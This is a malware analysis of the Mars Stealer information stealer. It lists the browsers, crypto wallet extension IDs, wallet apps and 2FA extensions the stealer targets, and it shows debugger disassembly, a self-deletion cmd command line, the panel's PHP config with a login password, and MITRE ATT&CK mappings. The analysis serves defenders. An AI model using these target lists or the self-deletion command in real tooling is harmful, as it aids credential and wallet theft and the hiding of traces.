Mars stealer collects passwords, cookies, autocomplete, site visit history, file download history from Browsers. Here are supported browsers:

- Internet Explorer
- Microsoft Edge
- Google Chrome
- Chromium
- Microsoft Edge (Chromium version)
- Kometa
- Amigo
- Torch
- Orbitum
- Comodo Dragon
- Nichrome
- Maxthon5
- Maxthon6
- Sputnik Browser

- Epic Privacy Browser
- Vivaldi
- CocCoc
- Uran Browser
- QIP Surf
- Cent Browser
- Elements Browser
- TorBro Browser
- CryptoTab Browser
- Brave Browser
- Opera Stable
- Opera GX
- Opera Neon.
- Firefox
- SlimBrowser
- PaleMoon
- Waterfox
- Cyberfox
- BlackHawk
- IceCat
- KMeleon
- Thunderbird



Name	Size	Type	Modified
Cookies	931 bytes	Folder	
Downloads	492 bytes	Folder	
History	1,2 kB	Folder	

Targeted crypto extensions:

Extension Name	**Extension ID**
TronLink	ibnejdfjmmkpcnlpebklmnkoeoihofec
MetaMask	nkbihfbeogaeaoehlefnkodbefgpgknn
Binance Chain Wallet	fhbohimaelbohpjbbldcngcnapndodjp
Yoroi	ffnbelfdoeiohenkjibnmadjiehjhajb
Ronin Wallet	fnjhmkhhmkbjkkabndcnnogagogbneec

NeoLine	cphhlgmgameodnhkjdmkpanlelnlohao
Clover Wallet	nhnkbkgjikgcigadomkphalanndcapjk
Liquality Wallet	kpfopkelmapcoipemfendmdcghnegimn
Terra Station	aiifbnbfobpmeekipheeijimdpnlpgpp
Keplr	dmkamcknogkgcdfhhbddcghachkejeap
Nifty Wallet	jbdaocneiiinmjbjlgalhcelgbejmnid
Math Wallet	afbcbjpbpfadlkmhmclhkeeodmamcflc
Coinbase Wallet	hnfanknocfeofbddgcijnmhnfnkdnaad
Guarda	hpglfhgfnhbgpjdenjgmdgoeiappafln
BitClip	ijmpgkjfkbfhoebgogflfebnmejmfbml
Steem Keychain	lkcjlnjfpbikmcmbachjpdbijejflpcm
Nash Extension	onofpnbbkehpmmoabgpcpmigafmmnjhl
Hycon Lite Client	bcopgchhojmggmffilplmbdicgaihlkp
ZilPay	klnaejjgbibmhlephnhpmaofohgkpgkd
Sollet	fhmfendgdocmcbmfikdcogofphimnkno
Auro Wallet	cnmamaachppnkjgnildpdmkaakejnhae
EQUAL Wallet	blnieiiffboillknjnepogjhkgnoapac
Jaxx Liberty	cjelfplplebdjjenllpjcblmjkfcffne
BitApp Wallet	fihkakfobkmkjojpchpfgcmhfjnmnfpi
Cyano Wallet	dkdedlpgdmmkkfjabffeganieamfklkm
Byone	nlgbhdfgdhgbiamfdfmbikcdghidoadd
OneKey	infeboajgfhgbjpjbeppbkgnabfdkdaf
LeafWallet	cihmoadaighcejopammfbmddcmdekcje
DAppPlay	lodccjjbdhfakaekdiahmedfbieldgik
Polymesh Wallet	jojhfeoedkpkglbfimdfabpdfjaoolaf
ICONex	flpiciilemghbmfalicajoolhkkenfel
Nabox Wallet	nknhiehlklippafakaeklbeglecifhad

KHC	hcflpincpppdclinealmandijcmnkbgn
Temple	ookjlbkiijinhpmnjffcofjonbfbgaoc
TezBox	mnfifefkajgofkcjkemidiaecocnkjeh
Coin98 Wallet	aeachknmefphepccionboohckonoeemg
iWallet	kncchdigobghenbbaddojjnnaogfppfj
Wombat	amkmjjmmflddogmhpjloimipbofnfjih
MEW CX	nlbmnnijcnlegkjjpcfjclmcfggfefdm
GuildWallet	nanjmdknhkinifnkgdcggcfnhdaammmj
Saturn Wallet	nkddgncdjgjfcddamfgcmfnlhccnimig

It not just targets crypto extensions , also targets CryptoCurrency Apps.


- Ethereum
- Exodus
- Multidoge
- Atomic
- Jaxx
- Binance
- Coinomi
- Electrum
- Electrum LTC
- Electron Cash

2FA Extensions are also targeted:

Extension Name	**Extension ID**
Authenticator	bhghoamapcdpbohphigoooaddinpkbai
Trezor Password Manager	imloifkgjagghnncjkhggdhalmcnfklk
EOS Authenticator	oeljdldpnmdbchonielidgobddffflal
Authy	gaedmjdfmmahhbjefcbgaolhhanlaolb
GAuth Authenticator	ilgcnhelpchnceeipipijaljkblbcobl

The malware collects a digital fingerprint of the computer:


- IP and country
- Working path to the Mars EXE file during operation
- Local time on the PC and time zone
- System language
- Keyboard language layouts
- Laptop / Desktop
- Processor model
- Installed RAM size
- Operating system version system and its bit depth
- Graphics card model
- Computer name



```
IP: 10.0.2.5
Country: UNK

Working Path: C:\Users\IEUser\Desktop\Mars_Stealer.exe

Local Time: 26/12/2022 12:29:0
TimeZone: UTC-8

Display Language: en-US
[redacted]

Is Laptop: Yes
Processor: [redacted]
Installed RAM: 4095 MB
OS: Windows 10 Enterprise Evaluation (x64 Bit)
Videocard: VirtualBox Graphics Adapter (WDDM)
Display Resolution: 1920x1001

PC name: MSEDGEWIN10
User name: IEUser
Domain name: ?
MachineID: [redacted]
GUID: [redacted]

Installed Software:
Visual Studio Build Tools 2017 15.9.51
FileInsight - File analysis tool
Graphviz 6.0.2
HashCalc 2.02
Nmap 7.70 7.70
Npcap 0.99-r2 0.99-r2
PDFStreamDumper 0.9.5xx
SysAnalyzer 2.x
WinPcap 4.1.3 4.1.0.2980
```

Name	Size	Type	Modified
Cookies	874 bytes	Folder	
Downloads	492 bytes	Folder	
History	1.1 kB	Folder	
screenshot.jpg	310,0 kB	JPEG image	26 Aralık 2022, 15:29

Finally, it takes a screenshot and zips them to make all the data ready to be sent.




```
Mars_Stealer.exe - PID: 4112 - Module: mars_stealer.exe - Thread: Main Thread 4304 - x32dbg [Elevated]

00403E1  73 02          jae mars_stealer.403E17
00403E1  EB 05          jmp mars_stealer.403E1C
00403E1  E9 79FFFFFF    jmp mars_stealer.403D95
00403E1  68 00040000    push 400
00403E2  8D8D F0FBFFFF  lea ecx,dword ptr ss:[ebp-410]
00403E2  51             push ecx
00403E2  E8 23640000    call mars_stealer.40A250
00403E2  8B55 F4        mov edx,dword ptr ss:[ebp-C]
00403E3  52             push edx
00403E3  FF15 9C784100  call dword ptr ds:[<&CloseHandle>]
00403E3  8B45 F8        mov eax,dword ptr ss:[ebp-8]
00403E3  50             push eax
00403E3  FF15 28794100  call dword ptr ds:[<&InternetCloseHandle>
00403E4  8B8D E4FBFFFF  mov ecx,dword ptr ss:[ebp-41C]
00403E4  51             push ecx
00403E4  FF15 28794100  call dword ptr ds:[<&InternetCloseHandle>
00403E4  8BE5           mov esp,ebp
00403E5  5D             pop ebp
00403E5  C3             ret
00403E5  CC             int3
```

Name	Size	Type	Modified
Cookies	874 bytes	Folder	
Downloads	492 bytes	Folder	
History	1,1 kB	Folder	
screenshot.jpg	310,0 kB	JPEG image	26 Aralık 2022, 15:29
system.txt	5,2 kB	plain text d…	26 Aralık 2022, 23:29

Self Deletion and Exit

After all the operations the malware deletes itself and exits.




```
8B15 5C774100 mov edx,dword ptr ds:[41775C]      edx:"C:\\\\Windows\\\\System32\\\\cmd.exe", 0041775C:&"C:\\\\Windows\\\\System32\\\\cmd.exe"
8955 D4       mov dword ptr ss:[ebp-2C],edx      [ebp-2C]:"C:\\\\Windows\\\\System32\\\\cmd.exe"
8D85 B0FDFFFF lea eax,dword ptr ss:[ebp-250]
8945 D8       mov dword ptr ss:[ebp-28],eax      [ebp-28]:"/c timeout /t 5 & del /f /q \"C:\\Users\\IEUser\\Desktop\\Mars_Stealer.exe\" & exit"
C745 DC 00000 mov dword ptr ss:[ebp-24],0
C745 E0 00000 mov dword ptr ss:[ebp-20],0
C745 E4 00000 mov dword ptr ss:[ebp-1C],0
8D4D C4       lea ecx,dword ptr ss:[ebp-3C]
51            push ecx
FF15 4C7A4100 call dword ptr ds:[<&ShellExecuteEx>
```

“/c timeout /t 5 & del /f /q “C:\\Users\\IEUser\\Desktop\\Mars_Stealer.exe\” & exit”

Web Panel

Here are some screenshots of the web-panel:



Dashboard
Analytics

Total log
13
During all this time


Last week
13
↘ 13 Than the previous

Last 30d
13
↘ 13 Than the previous

Total pass
0
During all this time

Country Logs

Country	Code	Logs
Afghanistan	AF	0
Åland Islands	AX	0
Albania	AL	0
Algeria	DZ	0
American Samoa	AS	0




Logs
Monitoring

ID:
IP:
Country: All countries
Note:
System:
Date: 11/28/2022 - 12/27/2022
Password:

○ Hide empty
○ With crypto
○ With plugins
○ Only unique

Id	□	Comment	Data	Marker	IP	Screenshot	Actions	Date
13	□		฿0 ✱0 ⚷0		10.0.2.5 Code: UNK		download delete	10h 49m 24s ago 2022-12-26 23:29:00
12	□		฿0 ✱0 ⚷0		10.0.2.5 Code: UNK		download delete	10h 57m 41s ago 2022-12-26 23:20:43
11	□		฿0 ✱0 ⚷0		10.0.2.5 Code: UNK		download delete	11h 12m 32s ago 2022-12-26 23:05:52
10	□		฿0 ✱0 ⚷0		10.0.2.5 Code: UNK		download delete	11h 19m 13s ago 2022-12-26 22:59:11



```
<?php

$dbname = "mars";                                                   //Database name
$dbuser = "root";                                                   //Database login
$dbpwd          = "root";                                                   //Database pass
$GLOBALS['logspath'] = "logs";                                  //Logs folder
$GLOBALS['domain'] = "example.com";                     //Domain name for loader
$GLOBALS['panel_folder'] = "panel";                     //Panel folder
$GLOBALS['password'] = '$2a$10$ZggcH2744Z1YHWa5BpqAm.T9Q0c4UAX50uUUVxbHoJmFBKZi6RjEm';
Password for login. Now: NaOLpEYru1



//Database connect
require_once $GLOBALS['panel_folder'].'/includes/rb.php';
R::setup( 'mysql:host=localhost;dbname='.$dbname, $dbuser, $dbpwd );
session_start();

?>
```

MITRE ATT&CK

TECHNIC	ID
Steal Web Session Cookie	T1539
Credentials From Password Stores	T1555
Unsecured Credentials	T1552
Query Registry	T1012
Software Discovery	T1518
System Information Discovery	T1082
Ingress Tool Transfer	T1105
Exfiltration Over Alternative Protocol	T1048
Virtualization/Sandbox Evasion	T1497

Debugger Evasion	T1622
File Deletion	T1070.004

45305 Catalina cs St 150, Sterling VA 20166